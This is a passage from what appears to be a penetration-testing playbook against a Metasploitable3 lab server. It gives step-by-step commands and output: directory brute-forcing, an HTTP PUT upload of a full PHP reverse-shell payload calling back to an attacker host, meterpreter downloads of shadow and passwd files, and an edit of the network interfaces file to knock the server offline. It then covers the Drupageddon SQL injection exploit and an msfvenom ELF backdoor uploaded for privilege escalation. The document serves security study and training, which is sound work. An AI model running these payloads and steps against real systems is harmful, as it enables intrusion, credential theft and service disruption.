Web browsing only gives information of some directories of Web Server. In order to gather information about all hidden directories of Web Server, dirb (refer to section III(L)) is used by providing the link on which web server is being searched (**dirb http://192.168.30.31:80**). It brute forces all directories with their hidden modules of a Web Server.

```

root@kali:~# dirb http://192.168.30.31:80
---- Scanning URL: http://192.168.30.31:80/ ----
+ http://192.168.30.31:80/cgi-bin/ (CODE:403|SIZE:288)
==> DIRECTORY: http://192.168.30.31:80/chat/
==> DIRECTORY: http://192.168.30.31:80/drupal/
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/
+ http://192.168.30.31:80/server-status (CODE:403|SIZE:293)
==> DIRECTORY: http://192.168.30.31:80/uploads/

---- Entering directory: http://192.168.30.31:80/chat/ ----
+ http://192.168.30.31:80/chat/index.php (CODE:200|SIZE:771)

---- Entering directory: http://192.168.30.31:80/drupal/ ----
==> DIRECTORY: http://192.168.30.31:80/drupal/includes/
+ http://192.168.30.31:80/drupal/index.php (CODE:200|SIZE:9794)
==> DIRECTORY: http://192.168.30.31:80/drupal/misc/
==> DIRECTORY: http://192.168.30.31:80/drupal/modules/
==> DIRECTORY: http://192.168.30.31:80/drupal/profiles/
+ http://192.168.30.31:80/drupal/robots.txt (CODE:200|SIZE:1531)
==> DIRECTORY: http://192.168.30.31:80/drupal/scripts/
==> DIRECTORY: http://192.168.30.31:80/drupal/sites/
==> DIRECTORY: http://192.168.30.31:80/drupal/themes/
+ http://192.168.30.31:80/drupal/web.config (CODE:200|SIZE:2051)
+ http://192.168.30.31:80/drupal/xmlrpc.php (CODE:200|SIZE:42)

---- Entering directory: http://192.168.30.31:80/phpmyadmin/ ----
+ http://192.168.30.31:80/phpmyadmin/ChangeLog (CODE:200|SIZE:31469)
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/examples/
+ http://192.168.30.31:80/phpmyadmin/favicon.ico (CODE:200|SIZE:18902)
+ http://192.168.30.31:80/phpmyadmin/index.php (CODE:200|SIZE:7128)
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/js/
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/libraries/
+ http://192.168.30.31:80/phpmyadmin/LICENSE (CODE:200|SIZE:18011)
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/locale/
+ http://192.168.30.31:80/phpmyadmin/phpinfo.php (CODE:200|SIZE:7128)
+ http://192.168.30.31:80/phpmyadmin/README (CODE:200|SIZE:2099)

```

```

+ http://192.168.30.31:80/phpmyadmin/robots.txt (CODE:200|SIZE:26)
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/setup/
==> DIRECTORY: http://192.168.30.31:80/phpmyadmin/themes/

---- Entering directory: http://192.168.30.31:80/uploads/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.30.31:80/drupal/includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

```

The above scan of dirb found the hidden directory uploads which was not directly visible on Web browsing (Fig. 38). Now uploads directory can be browse with **192.168.30.31/uploads** shows in the below figure.




Fig. 225. Uploads Index Page

Information gathered in previous search of dirb found uploads directory on Web Server. There are several methods to determine HTTP PUT method is enabled on the Web server which, can be used to upload a specified resource to the target server, such as a web shell, and execute it. Here Nikto (refer to section III(M)) scanning is performed by giving host link to the **upload's** directory (**http://192.168.30.31:80/uploads**) on the web server. The below output of nikto revealed that uploads directory allows uploading files using HTTP PUT.

```

root@kali:~# nikto -host http://192.168.30.31:80/uploads
- Nikto v2.1.6
-----
--
+ Target IP:          192.168.30.31
+ Target Hostname:   192.168.30.31
+ Target Port:       80
+ Start Time:        2021-03-15 15:33:22 (GMT-4)
-----
--
+ Server: Apache/2.4.7 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the
user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user
agent to render the content of the site in a different fashion to the MIME
type
+ OSVDB-3268: /uploads/: Directory indexing found.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-397: HTTP method 'PUT' allows clients to save files on the web
server.

```

```

+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.37).
Apache 2.2.34 is the EOL for the 2.x branch.
+ Retrieved dav header: ARRAY(0x558f9827a008)
+ Retrieved ms-author-via header: DAV
+ Uncommon header 'ms-author-via' found, with contents: DAV
+ Allowed HTTP Methods: OPTIONS, GET, HEAD, POST, DELETE, TRACE, PROPFIND,
PROPPATCH, COPY, MOVE, LOCK, UNLOCK
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to
remove files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to
change file locations on the web server.
+ WebDAV enabled (COPY LOCK UNLOCK PROPPATCH PROPFIND listed as allowed)
+ OSVDB-3268: /uploads/./: Directory indexing found.
+ /uploads/./: Appending './' to a directory allows indexing
+ OSVDB-3268: /uploads//: Directory indexing found.
+ /uploads//: Apache on Red Hat Linux release 9 reveals the root directory
listing by default if there is no index page.
+ OSVDB-3268: /uploads/%2e/: Directory indexing found.
+ OSVDB-576: /uploads/%2e/: Weblogic allows source code or directory
listing, upgrade to v6.0 SP1 or higher. http://www.securityfocus.com/bid/2513.
+ OSVDB-3268: /uploads///: Directory indexing found.
+ OSVDB-119: /uploads/?PageServices: The remote server may allow directory
listings through Web Publisher by forcing the server to show all files via
'open directory browsing'. Web Publisher should be disabled.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+ OSVDB-119: /uploads/?wp-cs-dump: The remote server may allow directory
listings through Web Publisher by forcing the server to show all files via
'open directory browsing'. Web Publisher should be disabled.
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0269.
+
+ OSVDB-3268:
/uploads////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////: Directory indexing found.
+
+ OSVDB-3288:
/uploads////////////////////////////////////
////////////////////////////////////
////////////////////////////////////
////////////////////////////////////: Abyss 1.03 reveals directory listing
when /'s are requested.
+ 7917 requests: 0 error(s) and 24 item(s) reported on remote host
+ End Time: 2021-03-15 15:34:58 (GMT-4) (96 seconds)
-----
--
+ 1 host(s) tested

```

Step2: - A list of multiple exploit tools (**Building/Acquiring tools**) should be provided. This playbook includes msfconsole (refer to section III(G)) and msfvenom (refer to section VIII) to perform exploitation.

```

root@kali:/home/kali/Desktop#msfconsole

.;lx00KXXXXK00x1:.
,o0WMMMMMMMMMMMMMMMMMMKd,
'xNMMMMMMMMMMMMMMMMMMMMMMWx,
:KMMMMMMMMMMMMMMMMMMMMMMK:
.KMMMMMMMMMMMMMMMMMMWNNWMMMMMMMMMMMMMMMMMX,
lWMMMMMMMMMMXd:.. ..;dKMMMMMMMMMMo

```



```

msf5auxiliary(scanner/http/http_put) > set filedata
file://home/kali/Desktop/amrit.php
filedata => /*<?php /**/ error_reporting(0); $ip = '10.10.10.12'; $port =
4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s =
$f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen')
&& is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s &&
($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM,
SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type
= 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no
socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case
'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) {
switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break;
case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } }
$GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if
(extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) {
$suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else {
eval($b); } die();
msf5 auxiliary(scanner/http/http_put) > exploit
/usr/share/metasploit-
framework/modules/auxiliary/scanner/http/http_put.rb:69: warning: regular
expression has redundant nested repeat operator '*'

[-] 192.168.30.31: File doesn't seem to exist. The upload probably failed
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Once the auxiliary module executed in step4, it shows the error upload probably failed but when browsing on uploads directory it can be seen the 'amrit.php' file has been successfully uploaded on uploads directory shows in figure below.




Fig. 226. amrit.php file uploaded on Web directory uploads

Step 5:- Metasploit is used to exploit the victim machine (**exploitation**). Using the exploit '**multi/handler**', a reverse TCP payload is set to open a reverse TCP connection from victim machine (192.168.30.31) to attacker machine (10.10.10.12). **LPORT** is set to 4444 and **LHOST** is set to the IP address of the attacker machine (10.10.10.12). Lastly, the command 'exploit' is used to start the exploitation.

```

Msf5 auxiliary(scanner/http/http_put) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 10.10.10.12

```

```
lhost => 10.10.10.12
msf5 exploit(multi/handler) > set lport 4444
lport => 4444
msf5 exploit(multi/handler) > exploit
```

Upon successful exploitation meterpreter session is opened, **pwd** command is used to check working directory and **sysinfo** gives information of victim machine and its operating system with version. Use of **shell** command drops into a system command shell, where user privileges checked with **whoami** and **ifconfig** to know about network interface and hardware address of victim machine. The opened meterpreter session is utilized for collection of credentials and to harm on the availability of Service.

```
[*] Started reverse TCP handler on 10.10.10.12:4444
[*] Sending stage (39282 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.12:4444 -> 192.168.30.31:41695)
at 2021-03-15 15:51:04 -0400

meterpreter > pwd
/var/www/uploads
meterpreter > sysinfo
Computer      : metasploitable3-ub1404
OS            : Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu
SMP Thu May 9 12:40:49 UTC 2019 x86_64
Meterpreter   : php/linux
meterpreter > shell
Process 1948 created.
Channel 0 created.
whoami
www-data
ifconfig

eth0          Link encap:Ethernet HWaddr 52:52:00:12:50:37
              inet addr:192.168.30.31 Bcast:192.168.30.255 Mask:255.255.255.0
              inet6 addr: fe80::20c:29ff:fe77:3091/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
              RX packets:60444 errors:0 dropped:0 overruns:0 frame:0
              TX packets:58119 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:12643359 (12.6 MB) TX bytes:29702260 (29.7 MB)

lo            Link encap:Local Loopback
              inet addr:127.0.0.1 Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING MTU:65536 Metric:1
              RX packets:85263 errors:0 dropped:0 overruns:0 frame:0
              TX packets:85263 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:40159958 (40.1 MB) TX bytes:40159958 (40.1 MB)
```

Step6: - After the Meterpreter session has been opened, **post exploitation** methodologies can be used to achieve the target. The meterpreter connection is used to download the important files of victim machine which contains sensitive information with the help of download command of meterpreter [165].

```
meterpreter > download interfaces /home/kali/Desktop
[*] Downloading: interfaces -> /home/kali/Desktop/interfaces
[*] Downloaded 491.00 B of 491.00 B (100.0%): interfaces ->
/home/kali/Desktop/interfaces
```



```

[*] download      : interfaces -> /home/kali/Desktop/interfaces
meterpreter > cd ..
meterpreter > download shadow- /home/kali/Desktop
[*] Downloading: shadow- -> /home/kali/Desktop/shadow-
[*] Downloaded 1.89 KiB of 1.89 KiB (100.0%): shadow- ->
/home/kali/Desktop/shadow-
[*] download      : shadow- -> /home/kali/Desktop/shadow-
meterpreter > download passwd- /home/kali/Desktop
[*] Downloading: passwd- -> /home/kali/Desktop/passwd-
[*] Downloaded 2.18 KiB of 2.18 KiB (100.0%): passwd- ->
/home/kali/Desktop/passwd-
[*] download      : passwd- -> /home/kali/Desktop/passwd-
meterpreter > download apache2 /home/kali/Desktop
[*] downloading: apache2/ports.conf -> /home/kali/Desktop/ports.conf
[*] download      : apache2/ports.conf -> /home/kali/Desktop/ports.conf
[*] mirroring      : apache2/sites-enabled -> /home/kali/Desktop/sites-enabled
[*] downloading: apache2/sites-enabled/000-default.conf ->
/home/kali/Desktop/sites-enabled/000-default.conf
[*] download      : apache2/sites-enabled/000-default.conf ->
/home/kali/Desktop/sites-enabled/000-default.conf
[*] mirrored      : apache2/sites-enabled -> /home/kali/Desktop/sites-enabled
[*] mirroring      : apache2/conf-available -> /home/kali/Desktop/conf-
available

```

Step 7: -To cause impact on availability of Web server, edit meterpreter command is executed to edit the network configuration of victim machine. After reaching into interfaces file all network configuration is edited which cause impact on availability of Web server illustrated in Fig. 227.

```

meterpreter > cd /etc/network
meterpreter > ls
Listing: /etc/network
=====

Mode                Size      Type    Last modified          Name
----                -
40755/rwxr-xr-x    4096    dir     2021-01-30 22:14:06 -0500  if-down.d
40755/rwxr-xr-x    4096    dir     2021-01-30 22:12:52 -0500  if-post-down.d
40755/rwxr-xr-x    4096    dir     2018-07-29 09:05:59 -0400  if-pre-up.d
40755/rwxr-xr-x    4096    dir     2021-01-30 22:16:30 -0500  if-up.d
100777/rwxrwxrwx    491    fil     2021-03-15 16:07:15 -0400  interfaces
40755/rwxr-xr-x    4096    dir     2014-04-03 22:46:15 -0400  interfaces.d
40755/rwxr-xr-x    240    dir     2021-03-14 18:56:55 -0400  run

meterpreter > edit interfaces
meterpreter > cat interfaces
# This file describes the network interfaces available on your system
#
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
#auto eth0
#iface eth0 inet static
#address 192.168.30.31

```

```

# netmask 255.255.255.0
# gateway 192.168.30.101
# up route add -net 192.168.10.0 netmask 255.255.255.0 gw
192.168.30.100
# up route add -net 192.168.20.0 netmask 255.255.255.0 gw
192.168.30.100
#VAGRANT-END

```

```

root@kali: /home/kali
File Actions Edit View Help
# This file describes the network interfaces available on your system
#
# and how to activate them. For more information, see interfaces(5).
#
# The loopback network interface
auto lo
iface lo inet loopback
#
# The primary network interface
#auto eth1
#iface eth1 inet dhcp
#VAGRANT-BEGIN
# The contents below are automatically generated by Vagrant. Do not modify.
#auto eth0
#iface eth0 inet static
#address 192.168.30.31
# netmask 255.255.255.0
# gateway 192.168.30.101
# up route add -net 192.168.10.0 netmask 255.255.255.0 gw 192.168.30.100
# up route add -net 192.168.20.0 netmask 255.255.255.0 gw 192.168.30.100
#VAGRANT-END

```

Fig. 227. Interfaces file edited in opened PHP meterpreter




Fig. 228. Unable to connect Web Server

VV.Playbook 42: SQL injection to disable Web Server and Privilege escalation.

Step1: - **Reconnaissance** is carried out with the help of the nmap tool and web browsing. The number of open ports on 192.168.30.31, as well as the services that use them, are displayed by Nmap. It's worth noting that port 80 is open, and the HTTP service is running on Apache httpd 2.4.7. This data can be used to look up detailed information about the http service that is running on port.

```

kali@kali:~$ nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-11 18:43 EST
Nmap scan report for 192.168.30.31
Host is up (0.00073s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION

```

```

21/tcp open ftp ProFTPD 1.3.5
22/tcp open ssh OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu
Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.7
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp open ipp CUPS 1.7
3000/tcp closed ppp
3306/tcp open mysql MySQL (unauthorized)
8181/tcp open http WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-
28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 27.87 seconds

```

Using the Firefox to access port 80, Apache displays a list of Web Server directories in below figure. A Drupal installation was found in the Web Server's directory listing.




Fig. 229. Drupal Webpage.

Next Analyzing the source code of Drupal Webpage gives the detailed structure of website and lots of information about modules can be gathered in drupal/modules folder in below figure.




Fig. 230. Source code of drupal

Digging and researching of modules of drupal lead to the discovery of the blog info file located inside the drupal/modules/blog folder, which identifies the version of drupal shows in below figure.




Fig. 231. Drupal's blog page

Step2: - There should be a list of multiple tools for carrying out the exploit (**Building/Acquiring tools**). This playbook includes `msfconsole` and `msfvenom`.

```

root@kali:~$#msfconsole
Metasploit Park, System Security Interface
Version 4.0.5, Alpha E
Ready...
> access security
access: PERMISSION DENIED.
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

      =[ metasploit v6.0.30-dev                               ]
+ -- --=[ 2099 exploits - 1129 auxiliary - 357 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Display the Framework log using the
log command, learn more with help log
  
```

Step3: - The `msfconsole` comes with a powerful regular-expression-based search function. A fast **search** of the Metasploit Framework for drupal (search drupal) revealed matching modules of target.

```

msf5 > search drupal

Matching Modules
=====
  
```

#	Name	Check	Description	Disclosure	
Date	Rank				
0	auxiliary/gather/drupal_openid_xxe			2012-10-17	normal
Yes	Drupal OpenID External Entity Injection				
1	auxiliary/scanner/http/drupal_views_user_enum			2010-07-02	normal
Yes	Drupal Views Module Users Enumeration				
2	exploit/multi/http/drupal_drupageddon				2014-10-15
excellent	No	Drupal HTTP Parameter Key/Value SQL Injection			
3	exploit/unix/webapp/drupal_coder_exec			2016-07-13	excellent
Yes	Drupal CODER Module Remote Command Execution				
4	exploit/unix/webapp/drupal_drupalgeddon2			2018-03-28	excellent
Yes	Drupal Drupalgeddon 2 Forms API Property Injection				
5	exploit/unix/webapp/drupal_restws_exec			2016-07-13	excellent
Yes	Drupal RESTWS Module Remote PHP Code Execution				
6	exploit/unix/webapp/drupal_restws_unserialize			2019-02-20	normal
Yes	Drupal RESTful Web Services unserialize() RCE				
7	exploit/unix/webapp/php_xmlrpc_eval			2005-06-29	excellent
Yes	PHP XML-RPC Arbitrary Code Execution				

Step4: Metasploit is used to exploit the drupal directory of the Web Server (**exploitation**). Drupageddon (**exploit/multi/http/drupal_drupageddon**) is the matching module, this module exploits the Drupal HTTP Parameter Key/Value SQL Injection. Reverse TCP payload is set to reach a remote shell on a vulnerable instance. The targeturi is set to **/drupal/** instead of root (/) because that is the drupal directory on the Apache web server and **RHOST** is set to the victim machine's IP address where drupal is installed at **http://192.168.30.31/drupal/** which is running on port 80 and **LHOST** is set to attacker machine's IP address (10.10.10.12). Finally, the command 'exploit' is entered to initiate exploitation. Interestingly this module was tested against Drupal 7.0 and 7.31 (was fixed in 7.32) but here it can be seen that drupal 7.5 is still vulnerable [60].

```
msf5 > use exploit/multi/http/drupal_drupageddon
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/drupal_drupageddon) > set payload
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/
msf5 exploit(multi/http/drupal_drupageddon) > set rhost 192.168.30.31
rhost => 192.168.30.31
msf5 exploit(multi/http/drupal_drupageddon) > set lhost 10.10.10.12
lhost => 10.10.10.12
msf5 exploit(multi/http/drupal_drupageddon) > exploit
```

Once the exploit is executed in the client machine a reverse tcp meterpreter session is created from the victim to the attacker machine. Upon successful completion of exploit, it can be seen with **whoami** command that low privilege session is opened and it only give access of www-data. The opened PHP meterpreter connection will be used to upload malicious file will create using msfvenom to get the root privileges of victim machine.

```
[*] Started reverse TCP handler on 10.10.10.12:4444
[*] Sending stage (39282 bytes) to 192.168.30.31
[*] Meterpreter session 1 opened (10.10.10.12:4444 -> 192.168.30.31:46669)
at 2021-03-12 13:44:38 -0500

meterpreter > pwd
/var/www/html/drupal
meterpreter > shell
Process 1970 created.
```

```

Channel 0 created.
whoami
www-data
ifconfig

eth0      Link encap:Ethernet  HWaddr 52:52:00:12:50:37
          inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe77:3091/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1509 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1531 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:192071 (192.0 KB)  TX bytes:141747 (141.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:8106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:8106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3140839 (3.1 MB)  TX bytes:3140839 (3.1 MB)

```

To get all root privileges of victim machine, creation of malicious file using msfvenom is performed. Created malicious file contains linux executable payload , will be uploaded on victim machine(192.168.30.31) in step 5 through opened meterpreter connection in step4 (with IP configuration 10.10.10.12:4444).

```

root@kali:/home/kali/Desktop#msfvenom -p linux/x86/meterpreter_reverse_tcp
LHOST=10.10.10.12 LPORT=4444 -f elf >shell.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from
the payload
[-] No arch selected, selecting arch: x86 from the payloadNo encoder
specified, outputting raw payload
Payload size: 1101336 bytes
Final size of elf file: 1101336 bytes

```

Step5: -The created backdoor inside malicious file is delivered to the victim machine by uploading the malicious file (shell.elf) in the opened meterpreter session in step4 with the **upload** meterpreter command (**Post Exploitation**) [166].

```

meterpreter > upload Desktop/shell.elf
[*] uploading : /home/kali/Desktop/shell.elf -> shell.elf
[*] Uploaded -1.00 B of 1.05 MiB (0.0%): /home/kali/Desktop/shell.elf ->
shell.elf
[*] uploaded : /home/kali/Desktop/shell.elf -> shell.elf
meterpreter > ls
Listing: /var/www/html/drupal
=====

```

Mode	Size	Type	Last modified	Name
----		----	----	-----

100644/rw-r--r--	174	fil	2011-07-27 16:17:40 -0400	.gitignore
100644/rw-r--r--	5410	fil	2011-07-27 16:17:40 -0400	.htaccess
